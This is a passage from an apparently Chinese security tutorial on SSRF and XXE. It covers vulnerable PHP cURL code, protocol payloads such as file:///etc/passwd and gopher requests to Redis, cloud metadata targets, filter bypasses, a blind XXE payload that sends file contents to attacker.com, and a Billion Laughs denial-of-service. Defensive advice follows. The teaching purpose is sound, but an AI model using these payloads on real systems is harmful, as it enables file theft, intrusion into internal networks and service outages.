class="markdownIt-Anchor" href="#curl_exec"></a> curl_exec()</h5><p><code>curl_exec()</code> 是 PHP 中 <strong>cURL 库</strong>的执行函数，功能最强大、配置最灵活。支持多种协议、SSL、代理、Cookie 等。</p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;?php</span></span><br><span class="line"><span class="keyword">if</span> (<span class="keyword">isset</span>(<span class="variable">$_POST</span>[<span class="string">&#x27;url&#x27;</span>])) &#123;</span><br><span class="line">    <span class="variable">$link</span> = <span class="variable">$_POST</span>[<span class="string">&#x27;url&#x27;</span>];</span><br><span class="line">    <span class="variable">$curlobj</span> = <span class="title function_ invoke__">curl_init</span>();</span><br><span class="line">    <span class="title function_ invoke__">curl_setopt</span>(<span class="variable">$curlobj</span>, CURLOPT_POST, <span class="number">0</span>);</span><br><span class="line">    <span class="title function_ invoke__">curl_setopt</span>(<span class="variable">$curlobj</span>, CURLOPT_URL, <span class="variable">$link</span>);</span><br><span class="line">    <span class="title function_ invoke__">curl_setopt</span>(<span class="variable">$curlobj</span>, CURLOPT_RETURNTRANSFER, <span class="number">1</span>);</span><br><span class="line">    <span class="variable">$result</span> = <span class="title function_ invoke__">curl_exec</span>(<span class="variable">$curlobj</span>);</span><br><span class="line">    <span class="title function_ invoke__">curl_close</span>(<span class="variable">$curlobj</span>);</span><br><span class="line"></span><br><span class="line">    <span class="variable">$filename</span> = <span class="string">&#x27;./curled/&#x27;</span> . <span class="title function_ invoke__">rand</span>() . <span class="string">&#x27;.txt&#x27;</span>;</span><br><span class="line">    <span class="title function_ invoke__">file_put_contents</span>(<span class="variable">$filename</span>, <span class="variable">$result</span>);</span><br><span class="line">    <span class="keyword">echo</span> <span class="variable">$result</span>;</span><br><span class="line">&#125;</span><br><span class="line"><span class="meta">?&gt;</span></span><br></pre></td></tr></table></figure><p><code>CURLOPT_URL</code> 完全由用户控制</p><p>没有任何白名单或过滤</p><p>cURL 功能强大，支持多种协议</p><h4 id="ussrf-中-url-的伪协议u"><a class="markdownIt-Anchor" href="#ussrf-中-url-的伪协议u"></a> <strong><u>SSRF 中 URL 的伪协议</u></strong></h4><p>发现 SSRF 漏洞后，首先要测试所有可用的 URL 伪协议：</p><table><thead><tr><th style="text-align:left">协议</th><th style="text-align:left">用途</th><th style="text-align:left">示例</th></tr></thead><tbody><tr><td style="text-align:left"><code>file://</code></td><td style="text-align:left">从文件系统获取文件内容</td><td style="text-align:left"><code>file:///etc/passwd</code></td></tr><tr><td style="text-align:left"><code>http://</code> / <code>https://</code></td><td style="text-align:left">发起 HTTP/HTTPS 请求</td><td style="text-align:left"><code>http://127.0.0.1/</code></td></tr><tr><td style="text-align:left"><code>dict://</code></td><td style="text-align:left">字典服务器协议，访问字典资源</td><td style="text-align:left"><code>dict://127.0.0.1:6379/info</code></td></tr><tr><td style="text-align:left"><code>ftp://</code></td><td style="text-align:left">文件传输协议</td><td style="text-align:left"><code>ftp://192.168.1.1:21</code></td></tr><tr><td style="text-align:left"><code>sftp://</code></td><td style="text-align:left">SSH 文件传输协议</td><td style="text-align:left"><code>sftp://evil.com:1337/</code></td></tr><tr><td style="text-align:left"><code>ldap://</code></td><td style="text-align:left">轻量级目录访问协议</td><td style="text-align:left"><code>ldap://localhost:1337/</code></td></tr><tr><td style="text-align:left"><code>tftp://</code></td><td style="text-align:left">简单文件传输协议</td><td style="text-align:left"><code>tftp://evil.com:1337/TEST</code></td></tr><tr><td style="text-align:left"><code>gopher://</code></td><td style="text-align:left">分布式文档传递服务</td><td style="text-align:left"><code>gopher://127.0.0.1:6379/_*1%0d%0a$4%0d%0ainfo</code></td></tr></tbody></table><h5 id="51-file-协议"><a class="markdownIt-Anchor" href="#51-file-协议"></a> 5.1 file:// 协议</h5><p>尝试从文件系统中获取文件：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">http://example.com/ssrf.php?url=file:///etc/passwd</span><br><span class="line">http://example.com/ssrf.php?url=file:///C:/Windows/win.ini</span><br></pre></td></tr></table></figure><h5 id="52-dict-协议"><a class="markdownIt-Anchor" href="#52-dict-协议"></a> 5.2 dict:// 协议</h5><p>引用允许通过 DICT 协议使用的定义或单词列表：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">http://example.com/ssrf.php?dict://evil.com:1337/</span><br></pre></td></tr></table></figure><p>攻击者服务器收到：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">Connection from [192.168.0.12] port 1337</span><br><span class="line">CLIENT libcurl 7.40.0</span><br></pre></td></tr></table></figure><h5 id="53-sftp-协议"><a class="markdownIt-Anchor" href="#53-sftp-协议"></a> 5.3 sftp:// 协议</h5><p>SSH 文件传输协议：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">http://example.com/ssrf.php?url=sftp://evil.com:1337/</span><br></pre></td></tr></table></figure><p>攻击者服务器收到：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">Connection from [192.168.0.12] port 1337</span><br><span class="line">SSH-2.0-libssh2_1.4.2</span><br></pre></td></tr></table></figure><h5 id="54-ldap-ldaps-ldapi"><a class="markdownIt-Anchor" href="#54-ldap-ldaps-ldapi"></a> 5.4 ldap:// / ldaps:// / ldapi://</h5><p>轻量级目录访问协议：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">http://example.com/ssrf.php?url=ldap://localhost:1337/%0astats%0aquit</span><br><span class="line">http://example.com/ssrf.php?url=ldaps://localhost:1337/%0astats%0aquit</span><br></pre></td></tr></table></figure><h5 id="55-tftp"><a class="markdownIt-Anchor" href="#55-tftp"></a> 5.5 tftp://</h5><p>简单文件传输协议：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">http://example.com/ssrf.php?url=tftp://evil.com:1337/TESTUDPPACKET</span><br></pre></td></tr></table></figure><p>攻击者服务器收到：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">Listening on [0.0.0.0] (port 1337)</span><br><span class="line">TESTUDPPACKECToctettsize0blksize512timeout3</span><br></pre></td></tr></table></figure><h5 id="56-gopher-协议重点"><a class="markdownIt-Anchor" href="#56-gopher-协议重点"></a> 5.6 gopher:// 协议（重点）</h5><p>Gopher 是一种分布式文档传递服务，<strong>利用价值最高</strong>，可以构造任意 TCP 数据包。</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">http://example.com/ssrf.php?url=http://attacker.com/gopher.php</span><br></pre></td></tr></table></figure><p>gopher.php 内容：</p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;?php</span></span><br><span class="line"><span class="title function_ invoke__">header</span>(<span class="string">&#x27;Location: gopher://evil.com:1337/_Hi%0Assrf%0Atest&#x27;</span>);</span><br><span class="line"><span class="meta">?&gt;</span></span><br></pre></td></tr></table></figure><p>攻击者服务器收到：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">Connection from [192.168.0.12] port 1337</span><br><span class="line">Hi</span><br><span class="line">ssrf</span><br><span class="line">test</span><br></pre></td></tr></table></figure><h3 id="22-攻击目标清单"><a class="markdownIt-Anchor" href="#22-攻击目标清单"></a> 2.2 攻击目标清单</h3><p>看到 URL 参数<strong>不要只尝试外部网站</strong>，应系统性测试以下目标：</p><p><strong>1. 本机地址</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">http://127.0.0.1/</span><br><span class="line">http://localhost/</span><br><span class="line">http://0.0.0.0/</span><br><span class="line">http://[::1]/</span><br></pre></td></tr></table></figure><p><strong>2. 内网地址</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">http://192.168.1.1/</span><br><span class="line">http://10.0.0.1/</span><br><span class="line">http://172.16.0.1/</span><br></pre></td></tr></table></figure><p><strong>3. 不同端口（探测内网服务）</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line">http://127.0.0.1:22      # SSH</span><br><span class="line">http://127.0.0.1:3306    # MySQL</span><br><span class="line">http://127.0.0.1:6379    # Redis</span><br><span class="line">http://127.0.0.1:9200    # Elasticsearch</span><br><span class="line">http://127.0.0.1:8080    # 代理/管理后台</span><br></pre></td></tr></table></figure><p><strong>4. 云环境元数据服务（重点！）</strong></p><table><thead><tr><th style="text-align:left">云平台</th><th style="text-align:left">元数据地址</th></tr></thead><tbody><tr><td style="text-align:left">AWS</td><td style="text-align:left"><a href="http://169.254.169.254/latest/meta-data/">http://169.254.169.254/latest/meta-data/</a></td></tr><tr><td style="text-align:left">GCP</td><td style="text-align:left"><a href="http://metadata.google.internal/computeMetadata/v1/">http://metadata.google.internal/computeMetadata/v1/</a></td></tr><tr><td style="text-align:left">Azure</td><td style="text-align:left"><a href="http://169.254.169.254/metadata/instance?api-version=2017-08-01">http://169.254.169.254/metadata/instance?api-version=2017-08-01</a></td></tr><tr><td style="text-align:left">阿里云</td><td style="text-align:left"><a href="http://100.100.100.200/latest/meta-data/">http://100.100.100.200/latest/meta-data/</a></td></tr></tbody></table><p><strong>5. 不同协议</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">file:///etc/passwd</span><br><span class="line">dict://127.0.0.1:6379/info</span><br><span class="line">gopher://127.0.0.1:6379/_*1%0d%0a$4%0d%0ainfo%0d%0a</span><br><span class="line">ftp://192.168.1.1/</span><br></pre></td></tr></table></figure><h3 id="23-有回显-vs-无回显"><a class="markdownIt-Anchor" href="#23-有回显-vs-无回显"></a> 2.3 有回显 vs 无回显</h3><table><thead><tr><th style="text-align:left">类型</th><th style="text-align:left">特征</th><th style="text-align:left">利用方式</th><th style="text-align:left">难度</th></tr></thead><tbody><tr><td style="text-align:left">有回显</td><td style="text-align:left">服务器请求的内容直接返回到页面响应中</td><td style="text-align:left">直接读取文件内容、服务信息</td><td style="text-align:left">较低</td></tr><tr><td style="text-align:left">无回显（Blind SSRF）</td><td style="text-align:left">页面不返回请求内容，但服务器确实发起了请求</td><td style="text-align:left">通过响应时间、HTTP 状态码、DNS 日志判断</td><td style="text-align:left">较高</td></tr></tbody></table><p><strong>无回显场景下的探测技巧：</strong></p><ol><li>访问自己控制的服务器，查看访问日志</li><li>利用 <code>dict://</code> 或 <code>gopher://</code> 协议与内网服务交互，观察响应差异</li><li>通过响应时间判断端口是否开放（开放通常更快响应）</li></ol><h3 id="24-过滤与绕过"><a class="markdownIt-Anchor" href="#24-过滤与绕过"></a> 2.4 过滤与绕过</h3><h4 id="241-常见的过滤代码有缺陷"><a class="markdownIt-Anchor" href="#241-常见的过滤代码有缺陷"></a> 2.4.1 常见的过滤代码（有缺陷）</h4><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">if</span> (<span class="title function_ invoke__">strpos</span>(<span class="variable">$url</span>, <span class="string">&#x27;127.0.0.1&#x27;</span>) !== <span class="literal">false</span>) &#123;</span><br><span class="line">    <span class="keyword">exit</span>(<span class="string">&#x27;禁止访问&#x27;</span>);</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p><strong>问题</strong>：这种基于字符串匹配的过滤通常不可靠。</p><h4 id="242-绕过思路"><a class="markdownIt-Anchor" href="#242-绕过思路"></a> 2.4.2 绕过思路</h4><p><strong>第一类：IP 地址的不同表示方式</strong></p><table><thead><tr><th style="text-align:left">表示方式</th><th style="text-align:left">示例</th><th style="text-align:left">说明</th></tr></thead><tbody><tr><td style="text-align:left">标准点分十进制</td><td style="text-align:left">127.0.0.1</td><td style="text-align:left">最常见</td></tr><tr><td style="text-align:left">省略写法</td><td style="text-align:left">127.1</td><td style="text-align:left">省略部分为 0</td></tr><tr><td style="text-align:left">十进制整数</td><td style="text-align:left">2130706433</td><td style="text-align:left">IP 转整数</td></tr><tr><td style="text-align:left">十六进制</td><td style="text-align:left">0x7F000001</td><td style="text-align:left">十六进制表示</td></tr><tr><td style="text-align:left">八进制</td><td style="text-align:left">017700000001</td><td style="text-align:left">八进制表示</td></tr><tr><td style="text-align:left">域名解析</td><td style="text-align:left">127.0.<a href="https://0.1.nip.io/">0.1.nip.io</a></td><td style="text-align:left">公共 DNS 解析服务</td></tr></tbody></table><p><strong>第二类：使用域名解析到内网地址</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">localhost</span><br><span class="line">127.0.0.1.xip.io</span><br><span class="line"># 自建 DNS 解析到任意内网 IP</span><br></pre></td></tr></table></figure><p><strong>第三类：URL 解析差异</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line">http://[::1]/              # IPv6 本地地址</span><br><span class="line">http://127.0.0.1@evil.com/ # 用户名部分</span><br><span class="line">http://evil.com#127.0.0.1  # 片段标识符</span><br><span class="line">http://evil.com/../127.0.0.1</span><br><span class="line">http://127.0.0.1.evil.com/ # 子域名</span><br></pre></td></tr></table></figure><p><strong>第四类：重定向绕过</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">1. 访问 http://evil.com/redirect</span><br><span class="line">2. 服务器返回 302 重定向到 http://127.0.0.1/admin</span><br><span class="line">3. 如果服务端没有对重定向后的地址再次检查，则绕过成功</span><br></pre></td></tr></table></figure><h4 id="243-分析过滤时的关键问题"><a class="markdownIt-Anchor" href="#243-分析过滤时的关键问题"></a> 2.4.3 分析过滤时的关键问题</h4><ol><li>过滤的是字符串，还是实际解析后的主机地址？</li><li>是否只检查请求前的 URL？重定向后的地址会再次检查吗？</li><li>URL 中的用户名、端口和片段是如何解析的？</li><li>域名是否可能解析到内网地址？</li><li>是否允许其他协议（file://、dict://、gopher://）？</li></ol><p><strong>核心原则</strong>：先弄清楚程序究竟检查了什么，HTTP 客户端最终又访问了什么。</p><h3 id="25-ssrf-防御方案"><a class="markdownIt-Anchor" href="#25-ssrf-防御方案"></a> 2.5 SSRF 防御方案</h3><table><thead><tr><th style="text-align:left">优先级</th><th style="text-align:left">防御措施</th><th style="text-align:left">说明</th></tr></thead><tbody><tr><td style="text-align:left">第一</td><td style="text-align:left">不让用户直接控制完整 URL</td><td style="text-align:left">使用白名单让用户选择预定义 URL</td></tr><tr><td style="text-align:left">第二</td><td style="text-align:left">协议白名单</td><td style="text-align:left">仅允许 http/https</td></tr><tr><td style="text-align:left">第三</td><td style="text-align:left">域名白名单</td><td style="text-align:left">仅允许访问指定的域名</td></tr><tr><td style="text-align:left">第四</td><td style="text-align:left">端口白名单</td><td style="text-align:left">仅允许 80、443 等常用端口</td></tr><tr><td style="text-align:left">第五</td><td style="text-align:left">对解析后的真实 IP 校验</td><td style="text-align:left">检查是否为内网地址，防范 DNS 重绑定</td></tr><tr><td style="text-align:left">第六</td><td style="text-align:left">禁止访问本机/内网/云元数据</td><td style="text-align:left">设置网络黑名单</td></tr><tr><td style="text-align:left">第七</td><td style="text-align:left">限制服务器网络出口</td><td style="text-align:left">防火墙控制出站流量</td></tr><tr><td style="text-align:left">第八</td><td style="text-align:left">禁止或严格校验重定向</td><td style="text-align:left">设置不跟随重定向，或检查每个跳转目标</td></tr></tbody></table><h2 id="三-xxe-xml外部实体注入"><a class="markdownIt-Anchor" href="#三-xxe-xml外部实体注入"></a> 三、XXE XML外部实体注入</h2><h3 id="31-什么是-xml-实体"><a class="markdownIt-Anchor" href="#31-什么是-xml-实体"></a> 3.1 什么是 XML 实体</h3><p>实体可以理解为 XML 中的&quot;宏&quot;或&quot;变量&quot;。</p><p><strong>内部实体示例：</strong></p><figure class="highlight xml"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;?xml version=<span class="string">&quot;1.0&quot;</span>?&gt;</span></span><br><span class="line"><span class="meta">&lt;!DOCTYPE <span class="keyword">user</span> [</span></span><br><span class="line"><span class="meta">  <span class="meta">&lt;!ENTITY <span class="keyword">name</span> <span class="string">&quot;Alice&quot;</span>&gt;</span></span></span><br><span class="line"><span class="meta">]&gt;</span></span><br><span class="line"><span class="tag">&lt;<span class="name">user</span>&gt;</span></span><br><span class="line">  <span class="tag">&lt;<span class="name">username</span>&gt;</span><span class="symbol">&amp;name;</span><span class="tag">&lt;/<span class="name">username</span>&gt;</span></span><br><span class="line"><span class="tag">&lt;/<span class="name">user</span>&gt;</span></span><br></pre></td></tr></table></figure><p>上面的 <code>&amp;name;</code> 会被解析器替换成 <code>Alice</code>。</p><p><strong>外部实体示例：</strong></p><p>如果实体定义中引用了外部资源，就称为外部实体：</p><figure class="highlight xml"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;!ENTITY <span class="keyword">name</span> <span class="keyword">SYSTEM</span> <span class="string">&quot;file:///etc/passwd&quot;</span>&gt;</span></span><br></pre></td></tr></table></figure><p>当解析器允许外部实体时，就会去读取本地文件。</p><h3 id="32-xxe-出现的位置"><a class="markdownIt-Anchor" href="#32-xxe-出现的位置"></a> 3.2 XXE 出现的位置</h3><p>看到以下场景时，<strong>需要想到 XXE</strong>：</p><table><thead><tr><th style="text-align:left">编号</th><th style="text-align:left">场景</th></tr></thead><tbody><tr><td style="text-align:left">1</td><td style="text-align:left">接口接收 XML 数据（Content-Type: application/xml）</td></tr><tr><td style="text-align:left">2</td><td style="text-align:left">SOAP 服务（Web Service）</td></tr><tr><td style="text-align:left">3</td><td style="text-align:left">上传 SVG 文件（SVG 本质是 XML）</td></tr><tr><td style="text-align:left">4</td><td style="text-align:left">导入 XML 配置文件</td></tr><tr><td style="text-align:left">5</td><td style="text-align:left">Office 文档（docx、xlsx 等本质是 ZIP 包含 XML）</td></tr><tr><td style="text-align:left">6</td><td style="text-align:left">程序使用 XML 解析库处理用户数据</td></tr><tr><td style="text-align:left">7</td><td style="text-align:left">RSS/Atom 订阅源解析</td></tr><tr><td style="text-align:left">8</td><td style="text-align:left">任何看似&quot;上传数据&quot;且格式可以是 XML 的功能</td></tr></tbody></table><h3 id="33-xxe-的利用方式"><a class="markdownIt-Anchor" href="#33-xxe-的利用方式"></a> 3.3 XXE 的利用方式</h3><h4 id="331-读取本地文件最经典"><a class="markdownIt-Anchor" href="#331-读取本地文件最经典"></a> 3.3.1 读取本地文件（最经典）</h4><figure class="highlight xml"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;?xml version=<span class="string">&quot;1.0&quot;</span>?&gt;</span></span><br><span class="line"><span class="meta">&lt;!DOCTYPE <span class="keyword">root</span> [</span></span><br><span class="line"><span class="meta">  <span class="meta">&lt;!ENTITY <span class="keyword">xxe</span> <span class="keyword">SYSTEM</span> <span class="string">&quot;file:///etc/passwd&quot;</span>&gt;</span></span></span><br><span class="line"><span class="meta">]&gt;</span></span><br><span class="line"><span class="tag">&lt;<span class="name">root</span>&gt;</span></span><br><span class="line">  <span class="tag">&lt;<span class="name">data</span>&gt;</span><span class="symbol">&amp;xxe;</span><span class="tag">&lt;/<span class="name">data</span>&gt;</span></span><br><span class="line"><span class="tag">&lt;/<span class="name">root</span>&gt;</span></span><br></pre></td></tr></table></figure><p>如果返回的 XML 中包含 <code>&amp;xxe;</code> 的解析结果，就能读取文件内容。</p><p><strong>Windows 路径示例：</strong></p><figure class="highlight xml"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;!ENTITY <span class="keyword">xxe</span> <span class="keyword">SYSTEM</span> <span class="string">&quot;file:///C:/windows/win.ini&quot;</span>&gt;</span></span><br></pre></td></tr></table></figure><h4 id="332-访问内网资源xxe-ssrf"><a class="markdownIt-Anchor" href="#332-访问内网资源xxe-ssrf"></a> 3.3.2 访问内网资源（XXE → SSRF）</h4><figure class="highlight xml"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;!ENTITY <span class="keyword">xxe</span> <span class="keyword">SYSTEM</span> <span class="string">&quot;http://169.254.169.254/latest/meta-data/&quot;</span>&gt;</span></span><br></pre></td></tr></table></figure><h4 id="333-带外数据泄露blind-xxe"><a class="markdownIt-Anchor" href="#333-带外数据泄露blind-xxe"></a> 3.3.3 带外数据泄露（Blind XXE）</h4><p>当没有回显时，可以让服务器访问攻击者的服务器。</p><p><strong>第一步：内部 DTD 触发外部 DTD 加载</strong></p><figure class="highlight xml"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;!DOCTYPE <span class="keyword">root</span> [</span></span><br><span class="line"><span class="meta">  <span class="meta">&lt;!ENTITY % <span class="keyword">file</span> <span class="keyword">SYSTEM</span> <span class="string">&quot;file:///etc/passwd&quot;</span>&gt;</span></span></span><br><span class="line"><span class="meta">  <span class="meta">&lt;!ENTITY % <span class="keyword">dtd</span> <span class="keyword">SYSTEM</span> <span class="string">&quot;http://attacker.com/evil.dtd&quot;</span>&gt;</span></span></span><br><span class="line"><span class="meta">  %dtd;</span></span><br><span class="line"><span class="meta">  %send;</span></span><br><span class="line"><span class="meta">]&gt;</span></span><br><span class="line"><span class="tag">&lt;<span class="name">root</span>&gt;</span>test<span class="tag">&lt;/<span class="name">root</span>&gt;</span></span><br></pre></td></tr></table></figure><p><strong>第二步：外部 DTD 文件</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&lt;!ENTITY % send SYSTEM &quot;http://attacker.com/?data=%file;&quot;&gt;</span><br></pre></td></tr></table></figure><p><strong>解析过程：</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">1. 加载外部 DTD evil.dtd</span><br><span class="line">2. 执行 %send;，将文件内容通过 HTTP 请求发送到攻击者服务器</span><br></pre></td></tr></table></figure><h4 id="334-拒绝服务billion-laughs-攻击"><a class="markdownIt-Anchor" href="#334-拒绝服务billion-laughs-攻击"></a> 3.3.4 拒绝服务（Billion Laughs 攻击）</h4><figure class="highlight xml"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;!DOCTYPE <span class="keyword">lolz</span> [</span></span><br><span class="line"><span class="meta">  <span class="meta">&lt;!ENTITY <span class="keyword">lol</span> <span class="string">&quot;lol&quot;</span>&gt;</span></span></span><br><span class="line"><span class="meta">  <span class="meta">&lt;!ENTITY <span class="keyword">lol2</span> <span class="string">&quot;&amp;lol;&amp;lol;&amp;lol;&amp;lol;&amp;lol;&amp;lol;&amp;lol;&amp;lol;&amp;lol;&amp;lol;&quot;</span>&gt;</span></span></span><br><span class="line"><span class="meta">  <span class="meta">&lt;!ENTITY <span class="keyword">lol3</span> <span class="string">&quot;&amp;lol2;&amp;lol2;&amp;lol2;&amp;lol2;&amp;lol2;&amp;lol2;&amp;lol2;&amp;lol2;&amp;lol2;&amp;lol2;&quot;</span>&gt;</span></span></span><br><span class="line"><span class="meta">  ...</span></span><br><span class="line"><span class="meta">]&gt;</span></span><br><span class="line"><span class="tag">&lt;<span class="name">root</span>&gt;</span>&amp;lol999;<span class="tag">&lt;/<span class="name">root</span>&gt;</span></span><br></pre></td></tr></table></figure><p>利用实体嵌套指数级扩展内存，耗尽服务器资源。</p><h3 id="34-做-xxe-题时的三步确认"><a class="markdownIt-Anchor" href="#34-做-xxe-题时的三步确认"></a> 3.4 做 XXE 题时的三步确认</h3><table><thead><tr><th style="text-align:left">步骤</th><th style="text-align:left">确认内容</th><th style="text-align:left">方法</th></tr></thead><tbody><tr><td style="text-align:left">第一步</td><td style="text-align:left">服务端是否真的在解析 XML？</td><td style="text-align:left">提交简单 XML，观察是否正常处理</td></tr><tr><td style="text-align:left">第二步</td><td style="text-align:left">是否允许 DOCTYPE 和外部实体？</td><td style="text-align:left">定义简单实体并引用，看是否被替换</td></tr><tr><td style="text-align:left">第三步</td><td style="text-align:left">解析后的内容会出现在哪里？</td><td style="text-align:left">直接回显 → 有回显 XXE；不直接回显 → Blind XXE</td></tr></tbody></table><h3 id="35-xxe-防御方案"><a class="markdownIt-Anchor" href="#35-xxe-防御方案"></a> 3.5 XXE 防御方案</h3><table><thead><tr><th style="text-align:left">优先级</th><th style="text-align:left">防御措施</th><th style="text-align:left">说明</th></tr></thead><tbody><tr><td style="text-align:left">第一</td><td style="text-align:left">禁用外部实体解析</td><td style="text-align:left">最核心的防御</td></tr><tr><td style="text-align:left">第二</td><td style="text-align:left">禁用 DOCTYPE</td><td style="text-align:left">从源头禁止 DTD 定义</td></tr><tr><td style="text-align:left">第三</td><td style="text-align:left">使用安全配置的解析器</td><td style="text-align:left">各语言框架的正确配置</td></tr><tr><td style="text-align:left">第四</td><td style="text-align:left">不处理不可信的 XML</td><td style="text-align:left">用 JSON 等格式替代</td></tr><tr><td style="text-align:left">第五</td><td style="text-align:left">对上传文件进行安全检查</td><td style="text-align:left">SVG、Office 文件扫描</td></tr></tbody></table><p><strong>各语言安全配置示例：</strong></p><p><strong>PHP：</strong></p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line"><span class="title function_ invoke__">libxml_disable_entity_loader</span>(<span class="literal">true</span>);</span><br></pre></td></tr></table></figure><p><strong>Python（lxml）：</strong></p><figure class="highlight py"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">from</span> lxml <span class="keyword">import</span> etree</span><br><span class="line">parser = etree.XMLParser(resolve_entities=<span class="literal">False</span>, no_network=<span class="literal">True</span>, forbid_dtd=<span class="literal">True</span>)</span><br></pre></td></tr></table></figure><p><strong>Java：</strong></p><figure class="highlight java"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line"><span class="type">DocumentBuilderFactory</span> <span class="variable">dbf</span> <span class="operator">=</span> DocumentBuilderFactory.newInstance();</span><br><span class="line">dbf.setFeature(<span class="string">&quot;http://apache.org/xml/features/disallow-doctype-decl&quot;</span>, <span class="literal">true</span>);</span><br><span class="line">dbf.setFeature(<span class="string">&quot;http://xml.org/sax/features/external-general-entities&quot;</span>, <span class="literal">false</span>);</span><br><span class="line">dbf.setFeature(<span class="string">&quot;http://xml.org/sax/features/external-parameter-entities&quot;</span>, <span class="literal">false</span>);</span><br></pre></td></tr></table></figure><p><strong>.NET：</strong></p><figure class="highlight csharp"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">XmlReaderSettings settings = <span class="keyword">new</span> XmlReaderSettings();</span><br><span class="line">settings.DtdProcessing = DtdProcessing.Prohibit;</span><br></pre></td></tr></table></figure><h2 id="四-常见问题"><a class="markdownIt-Anchor" href="#四-常见问题"></a> 四、常见问题</h2><h3 id="41-基础概念问题"><a class="markdownIt-Anchor" href="#41-基础概念问题"></a> 4.1 基础概念问题</h3><p><strong>Q: SSRF 为什么是&quot;借服务器访问资源&quot;？</strong></p><p>因为 SSRF 是利用服务器的网络权限去发起请求。服务器通常能访问内网、本机服务等用户无法直接访问的资源，攻击者通过控制 URL 